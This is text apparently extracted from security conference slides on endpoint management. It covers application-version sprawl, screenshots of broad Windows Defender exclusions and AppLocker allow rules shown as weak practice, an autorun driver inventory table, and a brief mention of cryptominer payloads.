
six to ten
endpoint agents

27%


ten or more
endpoint agents

What is the ratio of endpoints to unique versions of installed user applications?


Small networks (<100k endpoints)




5-7 x # of endpoints



Large networks (>100k endpoints)



1-3 x # of endpoints



* Measured by total unique instances of installed application versions

230,000 systems

400,000 unique
application + version pairs

How do security teams cope?

←

Windows Defender Security Center

≡

🏠

🛡️

💖

📁

👤

Exclusions

Add or remove items that you want to exclude from Windows Defender Antivirus scans.

+

Add an exclusion

📁

Program Files
Folder

📁

Program Files (x86)
Folder

Local Security Policy

File Action View Help

Security Settings

▶ Account Policies

▶ Local Policies

▶ Audit Policy

▶ User Rights Assignment

▶ Security Options

▶ Windows Firewall with Advanced S

▶ Network List Manager Policies

▶ Public Key Policies

▶ Software Restriction Policies

▶ Application Control Policies

▶ AppLocker

▶ Executable Rules

▶ Windows Installer Rules

▶ Script Rules

▶ Packaged app Rules

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

✔ Allow

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Everyone

Program Files: VMWARE TOOLS signed by O=VMWARE, INC., L=PALO ALTO, S=...

Program Files: MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X64) - 11.0.610...

Program Files: NODE.JS signed by O=NODE.JS FOUNDATION, L=SAN FRANCISC...

Program Files: MICROSOFT SQL SERVER signed by O=MICROSOFT CORPORATI...

Program Files: MICROSOFT VISUAL STUDIO 2008 REMOTE DEBUGGER CD - ENU ...

Program Files: INTERNET EXPLORER signed by O=MICROSOFT CORPORATION, ...

Program Files (x86): MICROSOFT® WINDOWS® OPERATING SYSTEM signed by ...

Program Files (x86): MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X86) - 11...

Program Files (x86): JAVA(TM) PLATFORM SE 9 signed by O=ORACLE AMERICA,...

Program Files (x86): MICROSOFT SQL SERVER signed by O=MICROSOFT CORPO...

Program Files (x86): INTERNET EXPLORER signed by O=MICROSOFT CORPORAT...

Program Files (x86): GOOGLE UPDATE signed by O=GOOGLE INC, L=MOUNTAI...

Program Files (x86): GOOGLE CHROME signed by O=GOOGLE INC, L=MOUNTAI...

Program Files (x86): CISCO ANYCONNECT SECURE MOBILITY CLIENT signed by ...

Condition

Exce





Question: Get AutoRun Program Details from all machines with Operating System containing "windows"

Save this question | Copy to Question Builder

308 (10,087 total)

Filter by Computer Group | Contains | Filter by Text

Entry	Category	Description	Publisher	Image Path	Version	MDS Hash	Count
adapncl	Drivers	Adaptec Windows SATA Storport C	Adaptec, Inc.	c:\windows\system32\drivers\adapcl	1.6.6.1	0C6768C278C5959FF5A8D57B8E	171
adapx320	Drivers	Adaptec StorPort Ultra320 SCSI Di	Adaptec, Inc.	c:\windows\system32\drivers\adapx320	7.2.0.0	7C786E467B82C2C8321FE23A	171
alide	Drivers	ALI mini IDE Driver	Acer Laboratories Inc.	c:\windows\system32\drivers\alide	1.2.0.0	0D489C92E5A9D0C7D2A4A866	171
adp4lxc	Drivers	Adaptec Windows SAS/SATA Stor	Adaptec, Inc.	c:\windows\system32\drivers\adp4lxc	1.6.6.4	21E78E8B7D08A0A091141A4C	171
andata	Drivers	AHCI 1.2 Device Driver	Advanced Micro Devices	c:\windows\system32\drivers\andata	1.1.2.5	E7F4D24076C0B621715C011	171
aic7xxx	Drivers	Adaptec Ultra SCSI miniport	Adaptec, Inc.	c:\windows\system32\drivers\aic7xxx	6.0.0.0	8B3D9D5D573A9F8A92D1616A	171
andata	Drivers	AMD Technology AHCI Compatib	AMD Technologies Inc.	c:\windows\system32\drivers\andata	3.6.1540.137	EA43A9C4D39F78F78F78F78F78	171
andata	Drivers	Storage Filter Driver	Advanced Micro Devices	c:\windows\system32\drivers\andata	1.1.2.5	184549D2808FDC3FA86D389471	170
acasa	Drivers	Adaptec SAS RAID WS33 Driver	Adaptec, Inc.	c:\windows\system32\drivers\acasa	5.2.0.16119	5D6F9C48FD283AE18578C2E3F	169



Trends and patterns

attacks in the past year

Emergence of cryptocurrency payloads



Joël Perras

@jperras

Follow



A firewall exploited to install a docker container that spawns a BTC miner to steal CPU. What a time to be alive.



